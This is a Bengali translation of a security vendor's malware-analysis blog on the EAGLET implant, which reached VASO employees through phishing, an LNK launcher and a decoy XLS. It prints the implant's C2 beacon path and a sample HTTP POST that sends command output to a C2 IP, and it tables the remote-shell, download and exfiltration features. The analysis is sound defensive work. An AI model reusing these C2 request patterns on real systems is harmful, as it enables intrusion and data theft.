

বিষয়বস্তু
- ভূমিকা
- প্রাথমিক ফলাফল
- সংক্রমণ শৃঙ্খল।
- প্রযুক্তিগত বিশ্লেষণ
- পর্যায় ০ – ক্ষতিকারক ইমেল ফাইল।
- পর্যায় ১ – ক্ষতিকারক LNK ফাইল।
- ধাপ ২ – ডিকয় ফাইলটি দেখা।
- পর্যায় ৩ - ক্ষতিকারক ঈগল ইমপ্লান্ট।
- শিকার এবং অবকাঠামো।
- অবকাঠামোগত বিবরণ।
- অনুরূপ প্রচারণা।
- আরোপণ
- উপসংহার
- SEQRITE সুরক্ষা.
- IOCs
- মিটার এটিএন্ডসিকে।
ভূমিকা
SEQRITE ল্যাবস এপিটি-টিম সম্প্রতি একটি ক্যাম্পেইন খুঁজে পেয়েছে, যা রাশিয়ান মহাকাশ শিল্পকে লক্ষ্যবস্তু করছে। এই ক্যাম্পেইনটির উদ্দেশ্য হলো রাশিয়ার অন্যতম প্রধান বিমান উৎপাদনকারী প্রতিষ্ঠান ভোরোনেঝ এয়ারক্রাফট প্রোডাকশন অ্যাসোসিয়েশন (VASO)-এর কর্মীদের নিশানা করা। এটি রাশিয়ার লজিস্টিক কার্যক্রমের জন্য অত্যন্ত গুরুত্বপূর্ণ товарно-транспортная накладная (TTN) ডকুমেন্ট ব্যবহার করে পরিচালিত হচ্ছে। এই ক্যাম্পেইনে ব্যবহৃত সম্পূর্ণ ম্যালওয়্যার ইকোসিস্টেমটি ক্ষতিকর LNK ফাইল EAGLET DLL ইমপ্লান্ট ব্যবহারের উপর ভিত্তি করে গঠিত, যা পরবর্তীতে ক্ষতিকর কমান্ড কার্যকর করে এবং ডেটা পাচার করে।
এই ব্লগে, আমরা আমাদের বিশ্লেষণের সময় যে প্রচারণার প্রযুক্তিগত বিবরণের মুখোমুখি হয়েছিলাম তা অন্বেষণ করব। আমরা এই প্রচারণার বিভিন্ন পর্যায় পরীক্ষা করব, প্রাথমিক সংক্রমণ শৃঙ্খলে গভীরভাবে ডুব দেওয়া থেকে শুরু করে এই প্রচারণায় ব্যবহৃত ইমপ্লান্ট পর্যন্ত, এবং প্রচারণার একটি চূড়ান্ত পর্যালোচনা দিয়ে শেষ করব।
প্রাথমিক ফলাফল
সম্প্রতি, ২৭শে জুন, আমাদের দল ক্ষতিকর স্পিয়ার-ফিশিং অ্যাটাচমেন্ট অনুসন্ধান করতে গিয়ে একটি ক্ষতিকর ইমেল ফাইল খুঁজে পায়, যা VirusTotal-এর মতো উৎসগুলিতে প্রকাশিত হয়েছিল । আরও অনুসন্ধানের পর, আমরা একটি ক্ষতিকর LNK ফাইলও খুঁজে পাই, যা একটি ক্ষতিকর DLL-অ্যাটাচমেন্ট চালানোর জন্য দায়ী ছিল, যার ফাইল টাইপটি একটি ZIP-অ্যাটাচমেন্ট হিসাবে ছদ্মবেশ ধারণ করেছিল।
ইমেলটি অনুসন্ধান করার পর, আমরা Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip ফাইলটি পেয়েছি যার অনুবাদ Transport_Consignment_Note_TTN_No.391-44_from_26.06.2025.zip। এটি মূলত একটি DLL ফাইল এবং আরও অনুসন্ধানের পর, আমরা আরেকটি ফাইল খুঁজে পেয়েছি যা একটি শর্টকাট [LNK] ফাইল, যার নাম একই। তারপর, আমরা এই ফাইলগুলির কার্যকারিতা খতিয়ে দেখার সিদ্ধান্ত নিয়েছি।

সংক্রমণ শৃঙ্খল
প্রযুক্তিগত বিশ্লেষণ
আমরা এই প্রচারণার বিশ্লেষণকে তিনটি ভিন্ন ভাগে ভাগ করব, প্রথমে ক্ষতিকারক EML ফাইলটি অনুসন্ধান করে, তারপরে সংযুক্তি Ie, ক্ষতিকারক DLL ইমপ্লান্ট এবং LNK ফাইলটি অনুসন্ধান করে।
পর্যায় ০ – ক্ষতিকারক ইমেল ফাইল।
প্রথমে আমরা রাশিয়ান-ফেডারেশন থেকে আপলোড করা backup-message-10.2.2.20_9045-800282.eml নামে একটি ক্ষতিকারক ই-মেইল ফাইল খুঁজে পাই। ই-মেইল ফাইলের বিস্তারিত খোঁজখবর নেওয়ার পর।

আমরা দেখতে পেলাম যে পরিবহন ও লজিস্টিক সেন্টার থেকে ভোরোনেজ বিমান উৎপাদন সমিতির (VASO) একজন কর্মচারীর কাছে একটি ডেলিভারি নোট সম্পর্কিত ইমেলটি পাঠানো হয়েছিল।

ইমেইলের বিষয়বস্তু খতিয়ে দেখে আমরা দেখতে পাই যে, বার্তাটি সাম্প্রতিক পণ্য পরিবহনের খবর জানানোর জন্য তৈরি করা হয়েছিল। এতে একটি চালানপত্রের ( Товарно-транспортная накладная №391-44 от 26.06.2025 ) উল্লেখ ছিল এবং প্রাপককে ২-৩ দিনের মধ্যে একটি নির্দিষ্ট পণ্য সরবরাহের জন্য প্রস্তুত থাকতেও অনুরোধ করা হয়েছিল। যেহেতু আমরা আগেই লক্ষ্য করেছিলাম যে আক্রমণকারী একজন ব্যক্তির ছদ্মবেশ ধারণ করেছে, তাই আমরা আরও লক্ষ্য করি যে সেখানে একটি ক্ষতিকারক অ্যাটাচমেন্ট ছিল, যা একটি জিপ ফাইল হিসেবে ছদ্মবেশ ধারণ করেছিল। এটি ডাউনলোড করার পর আমরা বুঝতে পারি যে এটি একটি ক্ষতিকারক ডিএলএল ইমপ্লান্ট ছিল।
ক্ষতিকারক DLL ইমপ্লান্ট ছাড়াও, আমরা একই নামের একটি ক্ষতিকারক LNK ফাইলও খুঁজে পেয়েছি, আমাদের বিশ্বাস, এটি অন্য একটি স্পিয়ার-ফিশিং সংযুক্তি দ্বারা ফেলে দেওয়া হয়েছে, যা এই DLL ইমপ্লান্টটি কার্যকর করতে ব্যবহৃত হয়, যাকে আমরা EAGLET বলেছি।
পরবর্তী বিভাগে, আমরা ক্ষতিকারক LNK ফাইলটি দেখব।
পর্যায় ১ – ক্ষতিকারক LNK ফাইল।

LNK ফাইলের ভেতরে খোঁজাখুঁজির পর, আমরা দেখতে পেলাম যে এটি কিছু নির্দিষ্ট কাজ সম্পাদন করছে যা অবশেষে ক্ষতিকারক DLL ফাইলটি কার্যকর করে এবং স্ক্রিনে একটি ডিকয় পপ-আপ তৈরি করে। এটি নিম্নলিখিত পদ্ধতিতে এটি করে।

প্রাথমিকভাবে, এটি ব্যাকগ্রাউন্ডে এই স্ক্রিপ্টটি চালানোর জন্য powershell.exe বাইনারি ব্যবহার করে, যা মাস্কেরেডিং জিপ ফাইলটি গণনা করে, যা ক্ষতিকারক EAGLET ইমপ্লান্ট, তারপর যদি এটি ক্ষতিকারক ইমপ্লান্টটি খুঁজে পায়, তবে এটি rundll32.exe LOLBIN এর মাধ্যমে কার্যকর করে, অন্যথায় যদি এটি খুঁজে না পায় তবে এটি পুনরাবৃত্তিমূলকভাবে %USERPROFILE% এর অধীনে ফাইলটি অনুসন্ধান করে এবং যদি এটি খুঁজে পায় তবে এটি চালায়, তারপর, যদি এটি সেই অবস্থানে এটি খুঁজে না পায়, তবে এটি %TEMP% অবস্থানের অধীনে অনুসন্ধান করার চেষ্টা করে।
একবার এটি DLL ইমপ্লান্ট খুঁজে পেলে, এটি কার্যকর করা হয় এবং তারপর ইমপ্লান্টের মধ্যে এমবেড করা একটি ডিকয় XLS ফাইল বের করে, যা 59904 বাইটের XLS ফাইলটি পড়ার মাধ্যমে সঞ্চালিত হয় যা শুরুর 296960 বাইটের ঠিক পরে সংরক্ষণ করা হয়, যা পরে %TEMP% ডিরেক্টরির অধীনে ранспортная_накладная_ТТН_№391-44_от_26.06.2025.xls নামক লেখা হয়। এটিই ক্ষতিকারক LNK ফাইলের উদ্দেশ্য, পরবর্তী বিভাগে, আমরা ডিকয় ফাইলটি দেখব।
ধাপ ২- ডিকয় ফাইলটি দেখা।
এই বিভাগে, আমরা XLS ডিকয় ফাইলটি দেখব, যা DLL ইমপ্লান্ট থেকে বের করা হয়েছে।

প্রাথমিকভাবে, আমরা শনাক্ত করেছি যে উল্লেখিত .XLS ফাইলটি একটি অনুমোদিত রাশিয়ান সত্তা, Obltransterminal LLC (ООО “Облтранстерминал”) এর সাথে সম্পর্কিত, যা মার্কিন ট্রেজারি বিভাগের OFAC SDN (বিশেষভাবে মনোনীত নাগরিক) তালিকায় উপস্থিত। রাশিয়ার সামরিক-লজিস্টিক অবকাঠামোতে জড়িত থাকার জন্য নির্বাহী আদেশ 14024 এর অধীনে সংস্থাটিকে নিষেধাজ্ঞা দেওয়া হয়েছে।


তারপর, আমরা দেখলাম XLS ফাইলটিতে কন্টেইনার নম্বর, ধরণ, ট্যায়ার ওজন, লোড ক্ষমতা এবং সিল নম্বর রেকর্ড করার জন্য কাঠামোগত ক্ষেত্রগুলির বিবরণ রয়েছে, সেইসাথে যানবাহন এবং প্ল্যাটফর্মের তথ্যও রয়েছে। উল্লেখযোগ্যভাবে, এতে কন্টেইনারের স্থিতি - লোড করা, খালি, বা মেরামতের অধীনে - এর জন্য চেকবক্স রয়েছে এবং কন্টেইনারের শারীরিক ক্ষতি চিহ্নিত করার জন্য একটি পরিকল্পিত এলাকা রয়েছে।

এরপর, আমরা দেখতে পাই যে ডিকয়টিতে রাশিয়ান লজিস্টিকস কার্যক্রমে সাধারণত ব্যবহৃত কন্টেইনার ক্ষতির কোডগুলির একটি বিশদ তালিকা রয়েছে । এই কোডগুলি বিভিন্ন ধরণের কাঠামোগত এবং যান্ত্রিক সমস্যাগুলিকে অন্তর্ভুক্ত করে যা একটি কন্টেইনার পরিদর্শনের সময় চিহ্নিত হতে পারে। তালিকাটিতে নির্দিষ্ট কিছু পরিভাষা রয়েছে, যেমন ফাটল বা ছিদ্র (Трещина), উপরের এবং নীচের বিমের বিকৃতি (Деформация верхних/нижних балок), ক্ষয় (Сквозная коррозия), এবং লকিং রড, কব্জা, রাবার সিল, প্লেট এবং কর্নার ফিটিংসের অনুপস্থিতি বা ক্ষতি। প্রতিটি ক্ষতির ধরণকে ১ থেকে ২৪ পর্যন্ত পদ্ধতিগতভাবে সংখ্যায়িত করা হয়েছে, যা প্রমিত পরিদর্শন ডকুমেন্টেশনের অনুকরণ করে।
সামগ্রিকভাবে, এই ডিকয়টি মূলত একটি আনুষ্ঠানিক রাশিয়ান কন্টেইনার পরিদর্শন নথি—বিশেষত, একটি ইকুইপমেন্ট ইন্টারচেঞ্জ রিপোর্ট (EIR)—এর অনুকরণে তৈরি, যা মালবাহী কন্টেইনার স্থানান্তর বা হস্তান্তরের সময় ব্যবহৃত হয়। এতে কন্টেইনারের স্পেসিফিকেশন, সিল নম্বর, ওজন এবং গাড়ির তথ্যের জন্য সুবিন্যস্ত ক্ষেত্র রয়েছে। এর সাথে আছে স্কিম্যাটিক ডায়াগ্রাম এবং ২৪টি ড্যামেজ কোডের একটি প্রমিত তালিকা, যা Obltransterminal LLC-এর সাথে সম্পর্কিত ফাটল ও বিকৃতি থেকে শুরু করে ক্ষয় এবং অনুপস্থিত যন্ত্রাংশ পর্যন্ত সবকিছুকে অন্তর্ভুক্ত করে । পরবর্তী অংশে, আমরা EAGLET ইমপ্লান্টটি নিয়ে আলোচনা করব।
পর্যায় ৩ - ক্ষতিকারক ঈগল ইমপ্লান্ট।
প্রাথমিকভাবে, আমরা যখন ইমপ্ল্যান্টটি দেখেছি এবং এটি একটি PE-বিশ্লেষণ সরঞ্জামে লোড করেছি, তখন আমরা নিশ্চিত করতে পারি যে এটি একটি PE ফাইল, যার ডিকয়টি ওভারলে বিভাগের ভিতরে সংরক্ষণ করা হচ্ছে, যা আমরা ইতিমধ্যেই আগে দেখেছি।
এরপর, এই ক্ষতিকারক DLL এর রপ্তানির দিকে তাকিয়ে, আমরা EntryPoint তে অনুসন্ধান করেছি এবং দুর্ভাগ্যবশত এতে আকর্ষণীয় কিছু ছিল না। এরপর, DllEntryPoint তে অনুসন্ধান করা যা আমাদের DllMain তে নিয়ে যায় যেখানে ক্ষতিকারক আচরণের সাথে সম্পর্কিত আকর্ষণীয় কোড ছিল।

প্রাথমিক আকর্ষণীয় ফাংশন, যা মূলত লক্ষ্য মেশিনের তথ্য গণনা করে।


এই ফাংশনে, কোডটি এগিয়ে যায় এবং লক্ষ্যের একটি অনন্য GUID তৈরি করে, যা শিকারকে সনাক্ত করতে ব্যবহার করা হবে। প্রতিবার ইমপ্লান্ট কার্যকর করার সময় একটি নতুন GUID তৈরি হয়, এটি সেশন-আইডির আচরণের অনুকরণ করে যা অপারেটর বা হুমকি অভিনেতাকে লক্ষ্য সম্পর্কে স্পষ্টতা পেতে সহায়তা করে।


তারপর, এটি টার্গেট মেশিনের কম্পিউটার-নাম, হোস্টনেম এবং DNS ডোমেইন নামের সাথে তালিকাভুক্ত করে। এটি পাওয়ার পর, এটি প্রোগ্রামডেটা অবস্থানের অধীনে MicrosoftAppStore নামে পরিচিত একটি ডিরেক্টরি তৈরি করে।

এরপর, CreateThread ব্যবহার করে এটি একটি ক্ষতিকারক থ্রেড তৈরি করে, যা কমান্ড-এন্ড-কন্ট্রোল[C2] আইপি এবং আরও অনেক কিছুর সাথে সংযোগ স্থাপনের জন্য দায়ী।


এরপর, আমরা দেখতে পাচ্ছি যে ইমপ্ল্যান্টটি HTTP সেশন শুরু করার জন্য WinHttpOpen এর মতো কিছু উইন্ডোজ নেটওয়ার্কিং API ব্যবহার করছে, যা একটি অস্বাভাবিক দেখতে ইউজার-এজেন্ট স্ট্রিং MicrosoftAppStore/2001.0 এর আড়ালে চলে, যা পরে WinHtppConnect নামে পরিচিত আরেকটি API আসে যা হার্ডকোডেড কমান্ড-এন্ড-কন্ট্রোল[C2] সার্ভারের সাথে সংযোগ স্থাপনের চেষ্টা করে যা পোর্ট 185.225.17.104 এর উপর 80। যদি এটি ব্যর্থ হয়, তবে এটি পুনরায় চেষ্টা করতে থাকে।


যদি ইমপ্লান্টগুলি C2 এর সাথে সংযুক্ত হয়, তাহলে এটি একটি URL পাথ তৈরি করে যা আমরা C2 অবকাঠামোতে GET অনুরোধ পাঠাতে ব্যবহার করতাম। সম্পূর্ণ অনুরোধের বডিটি দেখতে এরকম কিছু দেখাচ্ছে:
/poll?id=<{randomly-created-GUID}&hostname={hostname}&domain={domain} HTTP/1.1Host পান: 185.225.17.104
অনুরোধ পাঠানোর পর, ইমপ্লান্টটি C2 সার্ভার থেকে HTTP প্রতিক্রিয়াটি পড়ার চেষ্টা করে, যেটিতে নির্দিষ্ট কিছু নির্দেশাবলী সম্পাদনের জন্য নির্দেশনা থাকতে পারে।

কার্যকারিতা সম্পর্কে, ইমপ্লান্টটি শেল-অ্যাক্সেস সমর্থন করে যা মূলত C2-অপারেটর বা হুমকি অভিনেতাকে টার্গেট মেশিনে একটি শেল দেয়, যা আরও ক্ষতিকারক কার্যকলাপ সম্পাদনের জন্য ব্যবহার করা যেতে পারে।

আরেকটি বৈশিষ্ট্য হল ডাউনলোড বৈশিষ্ট্য, এই ইমপ্লান্টে, যা হয় সার্ভার থেকে ক্ষতিকারক সামগ্রী ডাউনলোড করে অথবা লক্ষ্য মেশিন থেকে প্রয়োজনীয় বা আকর্ষণীয় ফাইলগুলি বের করে দেয়। একটি বৈশিষ্ট্য সার্ভার থেকে ক্ষতিকারক সামগ্রী ডাউনলোড করে এবং এটি C:\ProgramData\MicrosoftAppStore\ অবস্থানের অধীনে সংরক্ষণ করে। যেহেতু, C2 বর্তমানে ডাউন রয়েছে, এই গবেষণাটি প্রকাশিত হওয়ার সময়, ব্যবহৃত বা ব্যবহৃত ফাইলগুলি আবিষ্কার করা যায়নি।


পরবর্তীতে, এই ডাউনলোড বৈশিষ্ট্যের সাথে অপ্রাসঙ্গিক আরেকটি কার্যকারিতাও বেশ স্পষ্ট হয়ে ওঠে যে ইমপ্লান্টটি মূলত লক্ষ্য মেশিন থেকে ফাইলগুলি বের করে দিচ্ছে। অনুরোধের বডিটি দেখতে এরকম কিছু:
POST /result HTTP/1.1Host: 185[.]225[.]17[.]104Content-Type: application/x-www-form-urlencoded id=8b9c0f52-e7d1-4d0f-b4de-fc62b4c4fa6f&hostname=VICTIM-PC&domain=CORP&result=Q29tbWFuZCByZXN1bHQgdGV4dA==
অতএব, বৈশিষ্ট্যগুলি নিম্নরূপ।
| বৈশিষ্ট্য | ট্রিগার কীওয়ার্ড | আচরণ | উদ্দেশ্য |
| কমান্ড এক্সিকিউশন | cmd: | C2 সার্ভার থেকে প্রাপ্ত একটি শেল কমান্ড কার্যকর করে এবং আউটপুট ক্যাপচার করে | দূরবর্তী কোড এক্সিকিউশন |
| ফাইল ডাউনলোড | ডাউনলোড করুন: | দূরবর্তী স্থান থেকে একটি ফাইল ডাউনলোড করে C:\ProgramData\MicrosoftAppStore\ এ সংরক্ষণ করে। | পেলোড স্টেজিং |
| বহিষ্কার | (স্বয়ংক্রিয়) | কমান্ড এক্সিকিউশন বা ডাউনলোড স্ট্যাটাসের ফলাফল HTTP POST এর মাধ্যমে C2 সার্ভারে ফেরত পাঠায়। | ডেটা এক্সফিলারেশন |
এটি EAGLET ইমপ্লান্টের প্রযুক্তিগত বিশ্লেষণের সারসংক্ষেপ। এরপর, আমরা অন্য অংশটি দেখব, যা অবকাঠামোগত জ্ঞান এবং অনুরূপ প্রচারণার উপর দৃষ্টি নিবদ্ধ করে।
শিকার এবং অবকাঠামো
অবকাঠামোগত বিবরণ
এই বিভাগে, আমরা অবকাঠামো সম্পর্কিত নিদর্শনগুলি দেখব। প্রাথমিকভাবে, C2, যা আমরা 185[.]225[.]17[.]104 বলে খুঁজে পেয়েছি, যা EAGLET ইমপ্লান্টের সাথে সংযোগ স্থাপনের জন্য দায়ী। C2 সার্ভারটি MivoCloud SRL এর ASN 39798 এর অধীনে রোমানিয়ায় অবস্থিত।


আচ্ছা, বিষয়টি খতিয়ে দেখে আমরা দেখতে পেয়েছি যে, অনেকগুলো প্যাসিভ ডিএনএস রেকর্ড এমন ঐতিহাসিক অবকাঠামোর দিকে নির্দেশ করছিল যা পূর্বে একই থ্রেট ক্লাস্টারের সাথে যুক্ত ছিল এবং যা TA505-এর সাথে সম্পর্কিত। এই রেকর্ডগুলো বাইনারিডিফেন্স- এর গবেষকদের দ্বারা গবেষণাকৃত । ডিএনএস রেকর্ডগুলো থেকে বোঝা যায় যে, এই ক্যাম্পেইনে একই ধরনের বা পুনর্ব্যবহৃত অবকাঠামো ব্যবহার করা হয়েছে। এছাড়াও, শুধুমাত্র পুনর্ব্যবহৃত ডোমেইন ব্যবহারের দিক থেকে TA505-এর সাথে অবকাঠামোগত সম্পর্ক ছাড়াও, আমরা আরও কিছু সন্দেহজনক ডোমেইনের ডিএনএস রেকর্ড দেখেছি যা এই একই অবকাঠামোর দিকে নির্দেশ করছে। আমরা অত্যন্ত আত্মবিশ্বাসের সাথে নিশ্চিত করতে পারি যে, পূর্বোক্ত তথ্যগুলো ছাড়া বর্তমান ক্যাম্পেইনটির সাথে TA505-এর কোনো সম্পর্ক নেই।

মহাকাশ খাতকে লক্ষ্য করে প্রচারণা চালানোর মতোই, আমরা আরেকটি প্রচারণাও খুঁজে পেয়েছি, যা নিয়োগ থিমের নথির মাধ্যমে রাশিয়ান সামরিক খাতকে লক্ষ্য করে। আমরা সেই প্রচারণায় দেখতে পেয়েছি, হুমকিদাতা EAGLET ইমপ্লান্ট ব্যবহার করেছেন যা C2, Ie, 188[.]127[.]254[.]44 এর সাথে সংযুক্ত, যা ASN 56694 এর অধীনে রাশিয়ান ভাষায় অবস্থিত, যা LLC স্মার্ট এপ সংস্থার অন্তর্গত।
অনুরূপ প্রচারণা
প্রচারাভিযান ১ – সামরিক বিষয়ভিত্তিক লক্ষ্যবস্তু
প্রাথমিকভাবে, আমরা ইউআরএল বডি এবং ইমপ্লান্টের অন্যান্য অনেক আচরণগত নিদর্শন দেখেছি, যা আমাদের রাশিয়ান সামরিক নিয়োগকে লক্ষ্য করে ঠিক একই রকম ইমপ্লান্ট সহ আরও একটি প্রচারণার দিকে পরিচালিত করেছে।

এই ছলনাটি একটি EAGLET ইমপ্লান্ট থেকে বের করা হয়েছে যার নাম Договор_РН83_изменения.zip যা Contract_RN83_Changes, যা রাশিয়ান সামরিক নিয়োগের সাথে সম্পর্কিত ব্যক্তি এবং সত্তাকে লক্ষ্য করে তৈরি করা হয়েছে। আমরা দেখতে পাচ্ছি যে ছলনাটি চাকরির একাধিক সুবিধা তুলে ধরেছে যার মধ্যে রয়েছে বাড়ি-বন্ধক থেকে পেনশন এবং আরও অনেক সুবিধা।
প্রচারণা ২ – কোনও ডিকয় এমবেডেড ছাড়াই EAGLET ইমপ্লান্ট

যেমন, পূর্ববর্তী প্রচারাভিযানে আমরা দেখেছি যে মাঝে মাঝে, হুমকি সত্তা একটি ক্ষতিকারক LNK ফেলে দেয়, যা DLL ইমপ্লান্ট কার্যকর করে এবং ইমপ্লান্টের ওভারলে বিভাগের ভিতরে উপস্থিত ডিকয় বের করে, কিন্তু এতে, আমরা একটি ইমপ্লান্টও দেখেছি, যার ভিতরে এমন কোনও ডিকয় উপস্থিত ছিল না।

এর পাশাপাশি, আমরা এই ক্যাম্পেইনগুলোর মধ্যে একাধিক মিলও দেখেছি, যেগুলোর লক্ষ্যবস্তু এবং ইমপ্লান্ট কোডের মিল রয়েছে ‘হেড মেয়ার’ নামক হুমকি সৃষ্টিকারী সত্তার সাথে, যা রুশ-ভাষী প্রতিষ্ঠানগুলোকে লক্ষ্যবস্তু করে আসছে এবং যা প্রাথমিকভাবে ক্যাসপারস্কির গবেষকদের দ্বারা আবিষ্কৃত হয়েছিল ।
আরোপণ
কোনও হুমকি অভিনেতা বা গোষ্ঠীর বর্ণনা দেওয়ার সময় অ্যাট্রিবিউশন একটি অপরিহার্য মেট্রিক। এতে কৌশল, কৌশল এবং পদ্ধতি (TTP), কোডের মিল এবং পুনঃব্যবহার, হুমকি অভিনেতার প্রেরণা এবং কখনও কখনও একই রকম ফাইল বা ডিকয় নামকরণের মতো কার্যকরী ভুল সহ বিভিন্ন ক্ষেত্র বিশ্লেষণ এবং সম্পর্ক স্থাপন করা জড়িত।
